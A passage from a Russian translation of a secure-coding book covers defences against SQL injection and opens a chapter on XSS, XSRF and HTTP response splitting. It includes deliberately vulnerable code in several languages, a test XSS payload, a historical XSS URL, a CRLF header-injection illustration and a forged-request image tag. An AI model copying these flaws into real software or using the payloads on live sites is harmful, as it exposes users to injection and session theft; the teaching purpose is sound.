Ruby on Rails

```
Post.find(:first, :conditions => ["title = ? ",params[:search_string]])
```

Java с JDBC

```
public static boolean doQuery(String arg) {
    // Используются только допустимые идентификаторы (1-8 цифр)
    Pattern p = Pattern.compile("^\\d{1,8}$");
    if (!p.matcher(arg).find())
        return false;
    Connection con = null;
    try
    {
        Class.forName("com.microsoft.jdbc.sqlserver.SQLServerDriver");
        con = DriverManager.getConnection(getConnectionInfo());
        PreparedStatement st = con.prepareStatement(
            "exec pubs..sp_GetCreditCard ?");
        st.setString(1, arg);
        ResultSet rs = st.executeQuery();
        while (rs.next()) {
            // Получить данные от rs.getString(1);
        }
        rs.close();
        st.close();
    }
    catch (SQLException e)
    {
        System.out.println(«SQL Error: « + e.toString());
        return false;
    }
    catch (ClassNotFoundException e2)
```

```
    {
        System.out.println("Class not found: " + e2.toString());
        return false;
    }
    finally
    {
        try
        {
            con.close();
        } catch(SQLException e) {}
    }
    return true;
}
```

ColdFusion

В ColdFusion используйте cfqueryparam в теге <cfquery> для повышения безопасности запроса, но только после предварительной проверки данных:

```
<CFIF IsDefined("URL.clientID")
  AND NOT IsNumeric(URL.clientID)>
  <!--- Ошибка --->
</CFIF>
<CFQUERY>
  SELECT *
    FROM tblClient
    WHERE clientid = <cfqueryparam value="#URL.clientID#"
                     CFSQLTYPE="CF_SQL_INTEGER">
</CFQUERY>
```

Обратите внимание на использование CFSQLTYPE для дополнительного ограничения входных данных.

SQL

Никогда не выполняйте непроверенные параметры в хранимых процедурах. В качестве дополнительной меры защиты можно использовать функции проверки строк, определяющие правильность формирования параметра. Следующий пример проверяет, что входной параметр состоит всего из четырех цифр. Обратите внимание на существенное сокращение размера параметра, затрудняющее добавление посторонней информации.

```
CREATE PROCEDURE dbo.doQuery(@id nchar(4))
AS
DECLARE @query nchar(64)
IF RTRIM(@id) LIKE '[0-9][0-9][0-9][0-9]'
BEGIN
SELECT @query = 'select ccnum from cust where id = ''' + @id + ''''
EXEC @query
END
RETURN
```

А еще лучше — объявите параметр с целочисленным типом:

```
CREATE PROCEDURE dbo.doQuery(@id smallint)
```

В Microsoft SQL Server 2005 добавлена поддержка POSIX-совместимых регулярных выражений; то же произошло в Oracle 10g и выше. Решения на базе регулярных выражений также доступны для DB2 и Microsoft SQL Server 2000. MySQL поддерживает регулярные выражения при помощи секции REGEXP. За дополнительной информацией обо всех этих решениях обращайтесь к разделу «Другие ресурсы».

Использование QUOTENAME и REPLACE

Другой важной защитной мерой при построении команд SQL из хранимых процедур является использование функций QUOTENAME и REPLACE в SQL Server. QUOTENAME может использоваться для ограничения имен объектов (например, имен таблиц) и данных, по аналогии с тем, как это делается в секциях WHERE. Функция REPLACE также может использоваться для замены кавычек в данных.

В общем случае QUOTENAME(objectname, '[') используется для объектов, а QUOTENAME (@data, '''') — для данных. Также для данных может использоваться вызов REPLACE (@data, '''', ''''''').

Стоит ли использовать DBMS_ASSERT?

В Oracle 10g появился пакет DBMS_ASSERT, упрощающий задачу проверки пользовательского ввода. К сожалению, защита получилась не очень хорошей; известно много способов обойти эту проверку ввода. Если вы используете какие-либо функции, экспортируемые этим пакетом, будьте крайне осторожны. За дополнительной информацией обращайтесь к разделу «Другие ресурсы».

Использование CAT.NET

Если вы работаете с инструментарием разработчика Microsoft .NET, воспользуйтесь CAT.NET для поиска уязвимостей внедрения SQL (и других специфических уязвимостей веб-приложений) в своем коде. CAT.NET — надстройка для Visual Studio, выполняющая статический анализ кода для поиска уязвимостей внедрения SQL и уязвимостей веб-приложений. Ниже приводится сокращенный фрагмент уязвимого кода, написанного на C#; на рис. 1.1 показана программа CAT.NET в действии.

```
string name = txtName.Text;
...
sql.Open();
string sqlstring = "SELECT info" +
     " FROM customer WHERE name=" + name;
SqlCommand cmd = new SqlCommand(sqlstring, sql);
ccnum = (string)cmd.ExecuteScalar();
```

Программа определила, что непроверенное значение `txtName.txt` задействовано при построении строки SQL, которая затем используется для выполнения запроса SQL. Очевидно, перед нами типичный дефект внедрения SQL.

Ссылка на CAT.NET приведена в разделе «Другие ресурсы».

Дополнительные меры безопасности

Существует немало других защитных мер, снижающих вероятность успешной атаки. Возможно, самой важной мерой является блокировка доступа к объектам баз данных (например, таблицам), с предоставлением доступа только сохраненным процедурам и представлениям. Даже если атакующий каким-то образом преодолеет вашу защиту, он не сможет напрямую обратиться к данным таблиц. Эта защита не относится к категории программных; скорее, это организационная защита, устанавливаемая администратором базы данных. Далее упоминаются некоторые другие возможные меры защиты.




Рис. 1.1. CAT.NET находит уязвимость внедрения SQL

Шифрование конфиденциальных и личных данных

Эта мера защиты чрезвычайно важна, потому что она демонстрирует, что вы не только с должным вниманием относитесь к созданию более безопасных программ, но и следуете общим принципам безопасности. Шифрование данных в базе возможно только в том случае, если оно поддерживается ядром базы данных. К счастью, основные современные СУБД — такие, как SQL Server 2005, Oracle, IBM DB2 и MySQL — поддерживают шифрование.

Использование URLScan

В 2008 году фирма Microsoft обновила URLScan — программу, ограничивающую запросы HTTP к веб-серверу IIS — для защиты от некоторых разновидностей атак внедрения SQL из Интернета.

Напоследок стоит упомянуть и о такой традиционной, хорошо известной защитной мере PHP, как включение строки `magic_quotes_gpc=1` в файл *php.ini*. В PHP 6.0.0 и выше эта мера считается устаревшей и использовать ее не рекомендуется.

Другие ресурсы


- CWE-89: Failure to Sanitize Data within SQL Queries (aka «SQL Injection»): *http://cwe.mitre.org/data/definitions/89.html*
- 2009 CWE/SANS Top 25 Most Dangerous Programming Errors: *http://cwe.mitre.org/top25*
- Sarbanes-Oxley Act of 2002: *www.aicpa.org/info/sarbanes_oxley_summary.htm*
- Payment Card Industry Data Security Standard: *https://www.pcisecuritystandards.org*
- The Open Web Application Security Project (OWASP): *www.owasp.org*
- «Advanced SQL Injection in SQL Server Applications» by Chris Anley: *www.next-genss.com/papers/advanced_sql_injection.pdf*
- «Detecting SQL Injection in Oracle» by Pete Finnigan: *www.securityfocus.com/infocus/1714*
- «Why You Should Upgrade to Rails 2.1»: *http://blog.innerewut.de/2008/6/16/why-you-should-upgrade-to-rails-2-1*
- «New SQL Truncation Attacks and How to Avoid Them» by Bala Neerumalla: *http://msdn.microsoft.com/en-us/magazine/cc163523.aspx*
- «The United Nations Serving Malware» by Dancho Danchev: *http://ddanchev.blogspot.com/2008/04/united-nations-serving-malware.html*
- «Anyone Know about www.nihaorr1.com/1.js»: *http://forums.iis.net/t/1148917.aspx?PageIndex=1*
- «How a Criminal Might Infiltrate Your Network» by Jesper Johansson: *www.microsoft.com/technet/technetmag/issues/2005/01/AnatomyofaHack/default.aspx*
- «SQL Injection Attacks by Example» by Stephen J. Friedl: *www.unixwiz.net/techtips/sql-injection.html*
- Writing Secure Code, Second Edition by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 12, «Database Input Issues»
- Oracle Regular Expressions Pocket Reference by Jonathan Gennick and Peter Linsley (O'Reilly, 2003)
- «Regular Expressions Make Pattern Matching and Data Extraction Easier» by David Banister: *http://msdn.microsoft.com/en-us/magazine/cc163473.aspx*
- «DB2 Bringing the Power of Regular Expression Matching to SQL»: *www-106.ibm.com/developerworks/db2/library/techarticle/0301stolze/0301stolze.html*
- MySQL Regular Expressions: *http://dev.mysql.com/doc/mysql/en/Regexp.html*
- «SQL Injection Cheat Sheet»: *http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/*
- «Eliminate SQL Injection Attacks Painlessly with LINQ»: *www.devx.com/dotnet/Article/34653*
- ColdFusion cfqueryparam: *www.adobe.com/livedocs/coldfusion/5.0/CFML_Reference/Tags79.htm*
- «Bypassing Oracle dbms_assert» by Alex Kornbrust: *www.red-database-security.com/wp/bypass_dbms_assert.pdf*

- «Using UrlScan»: *http://learn.iis.net/page.aspx/473/using-urlscan*
- CAT.NET: *http://snurl.com/89f0p*

Итоги

- Знайте используемую базу данных. Поддерживает ли она сохраненные процедуры? Как выглядит оператор комментария? Позволяет ли она атакующему вызывать расширенную функциональность?
- Знайте стандартные методы атаки внедрения SQL против используемой базы данных.
- Проверяйте корректность входных данных.
- Проверяйте входные данные на сервере.
- Используйте параметризованные запросы (также называемые подготовленными командами, заполнителями или привязкой параметров) для построения команд SQL.
- Если вам абсолютно необходимо динамически строить команды SQL, используйте функции ограничения или разделения.
- Храните информацию о подключении к базе данных за пределами приложения — например, в надежно защищенном конфигурационном файле или в реестре Windows.
- Обеспечьте шифрование конфиденциальных данных в базе.
- Блокируйте доступ к объектам базы данных и предоставляйте его только сохраненным процедурам и представлениям.
- Не ограничивайтесь простым удалением «плохих слов». Возможны бесчисленные комбинации и служебные последовательности, которые вы не обнаруживаете, и «плохие слова» могут остаться даже после удаления «плохих слов: представьте, как вы удаляете «delete» из строки «deldeleteete».
- Не используйте входные данные для построения команд SQL.
- Не используйте конкатенацию строк для построения команд SQL, если только не существует абсолютно никакого способа безопасного построения команд SQL.
- Не выполняйте непроверенные параметры в сохраненных процедурах.
- Не ограничивайтесь проверкой входных данных на стороне клиента.
- Не подключайтесь к базе данных с использованием привилегированной учетной записи (например, `sa` или `root`).
- Не встраивайте пароль для входа в базу данных в приложение или строку подключения.
- Не храните данные конфигурации базы данных в корневом веб-каталоге документов.
- Рассмотрите возможность блокировки доступа ко всем пользовательским таблицам базы данных, с обращением к базе данных только через сохраненные процедуры. Затем постройте запрос, используя сохраненную процедуру и параметризованные запросы.

ГРЕХ 2



Уязвимости, связанные с веб-серверами (XSS, XSRF и расщепление ответа)

Общие сведения

Когда речь заходит об *межсайтовых сценарных атаках*, или атаках *XSS* (cross-site scripting), большинство разработчиков имеет в виду уязвимости веб-сайтов, открывающие возможность атаки клиентского браузера. Однако последние несколько лет отмечены как ростом количества серверных дефектов XSS, так и вызывающим беспокойство ростом проблем XSS на стороне клиента. Последняя разновидность атак относительно нова; она будет рассматриваться в следующей главе.

После выхода первого издания книги исследования MITRE Corporation показали, что дефекты XSS вытеснили скромные, но весьма распространенные переполнения буфера с роли «дежурного дефекта».

Мы считаем, что нарастание проблем XSS объясняется многими причинами.

- Во-первых, стремительный рост количества веб-приложений.
- Во-вторых, лихорадочно стремясь как можно быстрее написать и развернуть веб-приложения, разработчики полностью игнорируют проблемы безопасности и пишут небезопасный код!

- В-третьих, распространение приложений AJAX (Asynchronous JavaScript and XML) в сочетании с невежеством в области безопасности приводит к новым проблемам XSS.
- В-четвертых, в ходе обширного анализа сообществом безопасности были найдены новые интересные разновидности дефектов XSS, против которых стандартные меры защиты порой оказываются бессильными.
- В-пятых, для обнаружения дефектов XSS не требуется почти ничего, кроме браузера и некоторых знаний.

Наконец, по мере того как основные фирмы-производители укрепляют защиту своих операционных систем, количество и влияние классических уязвимостей переполнений буфера сокращается, а злоумышленникам и исследователям приходится искать новые типы уязвимостей. Так почему бы не выбрать нечто еще более распространенное, чем Microsoft Windows — Веб!

В Интернете даже существует сайт *www.xssed.com*, на котором перечислены уязвимости XSS (и связанные с XSS) на общедоступных веб-сайтах!

Учтите, что попытки поиска дефектов XSS на сайте, вам не принадлежащем, могут привести к трениям с законом. Чтобы получить представление об этой теме, почитайте статью «Reporting Vulnerabilities is for the Brave» (см. раздел «Другие ресурсы»).

Дефекты XSS на веб-серверах представляют собой разновидность дефектов безопасности, уникальную для веб-приложений и позволяющую атаковать клиента, подключающегося к уязвимому веб-серверу. Например, результатом взлома может быть похищение cookie или манипуляции с веб-страницей, которую получает пользователь. Мы видели несколько разновидностей веб-червей, которые использовали уязвимости XSS для своего распространения.

Прежде чем продолжать, необходимо четко уяснить одну вещь. Дефекты XSS не являются дефектами самого веб-сервера; скорее, это дефекты в веб-страницах, генерируемых сервером. Не торопитесь осуждать Microsoft IIS (Internet Information Services) или Apache. Хотя по правде говоря, некоторые из этих страниц могут входить в установочный комплект сервера!

Какое-то время в области дефектов XSS шло активное перекладывание вины. Разработчики веб-серверов говорили: «Виноваты клиенты, они генерируют всякую ерунду», а разработчики клиентов отвечали: «А кто нам эту ерунду поставляет?»

В общем случае, браузер не может определить, какие сценарные теги были задуманы программистом, а какие были внедрены атакующим.

Ссылки CWE

Проект CWE включает следующие записи (первые две также входят в список CWE/SANS «25 самых опасных ошибок программирования»):

- CWE-79: Непринятие мер по защите структуры веб-страницы (или «Межсайтовая сценарная атака» [XSS]);
- CWE-352: Межсайтовая фальсификация запросов (CSRF, Cross-Site Request Forgery);
- CWE-113: Непринятие мер по обработке последовательностей CRLF в заголовках HTTP Headers (или «Расщепление ответа HTTP»).

Потенциально опасные языки

Для атаки может использоваться любой язык программирования, используемый для построения веб-приложений, — например, Ruby on Rails, Python, PHP, C++, Active Server Pages (ASP), C#, VB.Net, ASP.NET, J2EE (JSP, Servlets), Perl и CGI (Common Gateway Interface).

Объяснение

С технической точки зрения существуют три разновидности грехов XSS и еще два типа, косвенно связанных с XSS:

- Атаки XSS на базе DOM, также называемые локальными атаками XSS (или типом 0).
- Отраженные атаки XSS — классические атаки, также называемые несохраняемыми атаками XSS (или тип 1).
- Сохраняемые атаки XSS, также называемые долгосрочными атаками XSS (или тип 2).
- Расщепление ответа HTTP.
- Межсайтовая фальсификация запросов (XSRF, иногда CSRF).

Рассмотрим каждую из этих разновидностей более подробно.

Атаки XSS на базе DOM (тип 0)

В названии главы упоминаются «Уязвимости, связанные с веб-серверами», но эта разновидность атак — XSS на базе DOM — может и не иметь прямого отношения к незащищенным страницам уязвимых веб-серверов. Атака зависит исключительно от небезопасно написанной страницы HTML на компьютере пользователя. Атакующий сможет провести свою атаку, если ему удастся заставить пользователя запустить эту страницу HTML с вредоносными входными данными.

Так как многие атаки XSS на базе DOM являются локальными атаками, этот вариант греха будет гораздо более подробно рассмотрен в следующей главе. Дело в том, что мы неоднократно встречали его проявления в новых технологиях Microsoft, Apple, Yahoo! и Google, называемых гаджетами или виджетами, которые во всех отношениях представляют собой мини-приложения, построенные из страниц HTML, файлов JavaScript и вспомогательных конфигурационных и графических файлов.

Отраженные атаки XSS, несохраняемые атаки XSS (тип 1)

Этот грех совершается так: постройте веб-приложение, которое получает входные данные от пользователя (то есть от атакующего) — например, из строки запроса; не проверяйте корректность входных данных; направьте входные данные непосредственно в веб-страницу.

Да, все действительно очень просто!

Как видите, мы имеем дело с классической проблемой непроверенных входных данных. Веб-приложение ожидает получить в строке запроса какой-то текст (скажем, имя), а злоумышленник подсовывает ему нечто такое, чего разработчик приложения не предвидел. Настоящее веселье начинается, когда злоумышленник передает в строке запроса фрагмент кода на сценарном языке (например, JavaScript), а жертва щелкает на ссылке.

Этот пример также отлично показывает, почему опасно смешивать код с данными, хотя мы ежедневно делаем это в своих странствиях по Интернету. В случае веб-страницы данными является разметка HTML, а кодом — сценарий. Конечно, мы могли бы подавить многие атаки XSS в зародыше, заставив пользователей отключить поддержку сценарного кода в браузерах, но это рассердило бы пользователей, лишившихся возможности бронировать места в самолетах, делать покупки в Интернете, обмениваться фотографиями или обновлять свой статус в социальных сетях.

Возможно, вы обратили внимание на слова «многие атаки XSS» — новые исследования показали, что некоторые разновидности атак (скажем, похищение истории браузера) возможны даже без сценариев! За дополнительной информацией обращайтесь к статье «Steal Browser History Without JavaScript» (см. раздел «Другие ресурсы»).

На рис. 2.1 изображена схема типичной атаки XSS типа 1. Эта разновидность атак называется «отраженной атакой XSS», потому что веб-сервер немедленно дублирует (отражает) вредоносный ввод на сторону клиента.




Рис. 2.1. Атака на веб-страницу с уязвимостью XSS типа 1

Так как вредоносный код (код, присутствовавший в строке запроса и впоследствии переданный сервером браузеру жертвы) выполняется в контексте домена уязвимого веб-сервера (например, *www.example.com*), он может обратиться к данным cookie жертвы, связанным с доменом уязвимого сервера. Код также может обратиться к модели DOM браузера и изменить в ней любые элементы; например, он может перевести все ссылки на сайты с порнографическим или агрессивным содержанием. Или, как это произошло во время подготовки к президентским выборам 2008 года в США, на сайте предвыборной кампании Барака Обамы может появиться ссылка на сайт Хиллари Клинтон! Многим пользователям (в том числе и некоторым представителям прессы) показалось, что сайт Обамы был взломан, но на самом деле это было не так; атакующий просто воспользовался дефектом XSS в уязвимой странице на сайте Обамы.

ПРИМЕЧАНИЕ

Для атаки XSS визуальный вывод не обязателен; подойдет любая разновидность эхо-вывода. Например, веб-сервер может продублировать ввод в виде аргумента действительного блока JavaScript на веб-странице; а может быть, данные содержат имя файла изображения в теге `<img>`.

Помните: успешная атака XSS открывает доступ для чтения и записи ко всем страницам, предоставляемым из домена, к которому принадлежит страница-нарушитель. Например, в соответствии с политикой единого домена (same origin policy) страница *www.example.com/about.jsp* может атаковать любой контент, исходящий из *www.example.com*.

Вы можете попробовать провести атаку самостоятельно — для этого достаточно написать уязвимый код, приведенный позднее в этой главе, а затем ввести строку вида

```
<script>alert("XSS");</script>
```

в качестве входных данных в уязвимом поле или строке запроса.

Вам кажется, что проведение атаки с включением этого кода в строку запроса выглядит слишком очевидно? Атакующий может замаскировать эту последовательность множеством разных способов, или еще лучше — воспользоваться сервисом типа *tinyurl.com* или *snurl.com* для создания сокращенной записи. Допустим, URL-адрес

```
http://tinyurl.com/3asxla
```

отображается на

```
http://www.dailymail.co.uk/home/search.html?s=y&searchPhrase="><
<script>alert('xss');</scr'pt>
```

Когда-то в прошлом на сайте DailyMail в Великобритании был обнаружен дефект XSS, но при вводе адреса `tiryurl` вы не увидите информационного наполнения XSS. Хитро!

Сохраняемые атаки XSS, долгосрочные атаки XSS (тип 2)

Этот тип атак XSS является разновидностью атак XSS типа 1, но вместо дублирования входных данных веб-сервер сохраняет их, чтобы позднее предоставить ничего не подозревающим жертвам.

Среди веб-приложений, подверженных атакам XSS типа 2, часто встречаются блоги и веб-приложения для рецензирования/обратной связи, потому что такие приложения должны получить от пользователя (или атакующего) произвольный код HTML, а затем продублировать указанный текст всем, кто будет читать его в будущем.

На рис. 2.2 показано, как работает атака XSS типа 2. Как видите, единственное отличие между атаками XSS типов 1 и 2 заключается в добавлении промежуточного шага сохранения некорректной информации (вероятно, в базе данных или файловой системе) перед отправкой жертве.





Рис. 2.2. Атака на веб-страницу с уязвимостью XSS типа 2

Такие атаки обычно составляют самую опасную разновидность XSS, потому что они не требуют никакой психологической составляющей — чтобы попасть под атаку, жертве достаточно посетить страницу (которая, возможно, уже 100 раз посещалась до этого).


Для краткости все примеры кода XSS, приводимые в этой главе, содержат дефекты XSS типа 1, но добавление некоторой формы долгосрочного хранения позволяет легко преобразовать их к типу 2.

Расщепление ответа HTTP

Когда специалисты по безопасности уже решили, что они разобрались в сути дефектов XSS, появилась тонкая, но весьма опасная разновидность, названная *расщеплением ответа HTTP* (HTTP response splitting), в дальнейшем для краткости именуемая RS. Два предыдущих типа атак XSS — тип 1 и тип 2 — зависят от вредоносных данных, которые вставляются в веб-страницу как часть информационного наполнения HTML, а затем передаются жертве. Атака RS отличается от них тем, что вредоносные данные вставляются в заголовки HTTP веб-страницы, передаваемой жертве. На рис. 2.3 показаны принципиальные отличия этих двух видов атаки.



Тип 1 и тип 2: вредоносные данные XSS вставляются в тело HTML



Расщепление ответа HTTP: вредоносные данные вставляются в заголовки HTTP

Рис. 2.3. Атака XSS и атака расщепления ответа HTTP

На программном уровне единственное реальное отличие между атаками XSS и RS сводится к тому, какие функции или методы используются на сервере для возвращения некорректных данных пользователю.

Как вы, вероятно, уже догадались, «классические» атаки XSS совершаются при помощи функций, записывающих вывод в тело HTML — таких, как оператор ASP.NET, JSP и Ruby on Rails `<%=`. Атаки RS совершаются при помощи функций и методов, записывающих данные в заголовки HTTP — таких, как `Response.SetHeader`, `Response.SetCookie` или `Response.Redirect` (ASP.NET), `response.setHeader` (JSP), `response.headers` (Ruby on Rails) или `header()` (PHP).

Учтите, что в стандартной конфигурации среда ASP.NET неуязвима для атак расщепления ответа `Response.Redirect`, так как она автоматически *экранирует* многие недопустимые символы, в том числе комбинации CRLF.

Важно знать все методы записи заголовков в ответах HTTP. Подумайте над тем, что делают эти методы; `Response.Redirect`, например, добавляет в ответ заголовок 302 (ObjectMoved), а также адрес для перенаправления. Проблемы возникнут в том случае, если непроверенный аргумент `Response.Redirect` будет помещен в заголовок HTTP `Location:`.

```
HTTP/1.1 302 Object moved
Location: SomeUntrustedInput
Server: Microsoft-IIS/7.0
Date: Mon, 23 Jan 2009 15:16:35 GMT
Connection: close
Location: test2.aspx
Content-Length: 130
```

Добавьте CRLF в конец непроверенного ввода (`SomeUntrustedInput`), и атакующий сможет вставлять в ответ свои собственные заголовки и даже фабриковать новые ответы:

```
HTTP/1.1 302 Object moved
Location: SomeUntrustedInput [CRLF]
ThisUntrusted: InputtCanBeUsed [CRLF]
ToCauseAll: SortsOfFun [CRLF]
AndGames: AndGeneralMayhem [CRLF]
Server: Microsoft-IIS/7.0
Date: Mon, 23 Jan 2009 15:16:35 GMT
Connection: close
Location: test2.aspx
Content-Length: 130
```

Строго говоря, атаки расщепления ответа HTTP тоже можно разделить на сохраняемые и несохраняемые разновидности, но в отличие от атак XSS, в настоящее время такое деление не используется.

Атака RS позволяет сделать все то же, на что способна атака XSS, а также многое другое, включая отравление веб- и прокси-кэша (то есть манипуляции с кэшированными страницами, после которых другие пользователи будут получать зараженные страницы).

Межсайтовая фальсификация запросов

Многие специалисты считают, что межсайтовая фальсификация запросов (XSRF) не имеет абсолютно никакого отношения к RSS — и, возможно, они правы! Уязвимости XSS и RS основаны на доверии клиента к серверу (клиент уверен в том, что сервер «сделает все как нужно»), а уязвимости XSRF обусловлены чрезмерным доверием сервера к клиенту.

Взгляните на рис. 2.4.

В этом примере разработчик допустил фатальную, в высшей степени опасную ошибку при проектировании приложения. Он спроектировал приложение таким образом, что запросы со стороны клиента передаются во входных данных строки запроса. Например, веб-приложение для работы с электронной почтой может поддерживать следующие операции:

```
http://www.example.com/request.php?create-new
http://www.example.com/request.php?read-NNNN
http://www.example.com/request.php?delete-NNNN
http://www.example.com/request.php?junk-NNNN
http://www.example.com/request.php?move-NNNN-ToFolder-YYYY
http://www.example.com/request.php?delete-all
```

Рис. 2.4. XSRF в действии

В этих примерах *NNNN* — уникальный код (возможно, GUID), идентифицирующий сообщение, а *YYYY* — приемная папка.

Если пользователь уже прошел аутентификацию во внутренней почтовой подсистеме и атакующий может заставить пользователя открыть веб-страницу со ссылкой на почтовую систему пользователя, то браузер выдаст запрос так, как если бы он был инициирован самим пользователем. Предположим, веб-страница атакующего содержит ссылку вида

```
<IMG SRC=http://www.example.com/request.php?delete-98765-124871>
```

Когда пользователь откроет страницу атакующего, сообщение электронной почты 98765-124871 будет удалено из его почтового ящика.

Короче говоря, атака XSRF происходит, если сервер не может понять: то ли операция была физически инициирована пользователем, то ли атакующий заставил браузер пользователя инициировать эту операцию. Рассмотрим несколько примеров уязвимого кода.

Ruby on Rails (XSS)

В Ruby on Rails проблемы XSS создаются очень просто — как, впрочем, и в других языках и инфраструктурах программирования:

```
<%= comment.body %>
```

Ruby on Rails (расщепление ответа)

Следующая строка кода из приложения Ruby on Rails открывает ваше новенькое веб-приложение для атаки RS, если `redirect_to` передается непроверенный аргумент:

```
redirect_to(url)
```

Приложение CGI, написанное на Python (XSS)

Следующий фрагмент кода получает данные от формы и дублирует их, не обращая внимание на содержимое:

```
import cgi
form = cgi.FieldStorage()
email = form.getvalue("EmailAddress")
print "Content-Type: text/html"
print
print "<P>Hello: %s</P>" % (email)
```

Приложение CGI, написанное на Python (расщепление ответа)

Этот фрагмент очень похож на предыдущий, только он записывает cookie с использованием непроверенных данных.

```
import cgi
import Cookie
c = Cookie.SimpleCookie()
form = cgi.FieldStorage()
email = form.getvalue("EmailAddress")
c['addr'] = email
```

ColdFusion (XSS)

Фрагмент кода получает входные данные от формы и сходу выдает их пользователю:

```
<cfoutput>
Item ID: #Form.itemID#
</cfoutput>
```

ColdFusion (XSS)

По аналогии с предыдущим фрагментом, этот код не выдает `itemID` как часть кода HTML, а использует непроверенные данные как часть информации cookie; это означает, что непроверенные данные не являются частью тела ответа HTTP.

```
<cfcookie name = "item"
value = "#Form.itemID#">
```

C/C++ ISAPI (XSS)

В этом примере представлено приложение IIS ISAPI, которое читает строку запроса, присоединяет ее к строке «Hello» и дублирует в браузере пользователя.

```
DWORD WINAPI HttpExtensionProc(_In_ EXTENSION_CONTROL_BLOCK *lpEcb){
    char szTemp [2048];
    ...
    if (lpEcb && *lpEcb->lpszQueryString) {
        sprintf_s(szTemp,
                  _countof(szTemp),
                  "Hello, %s.",
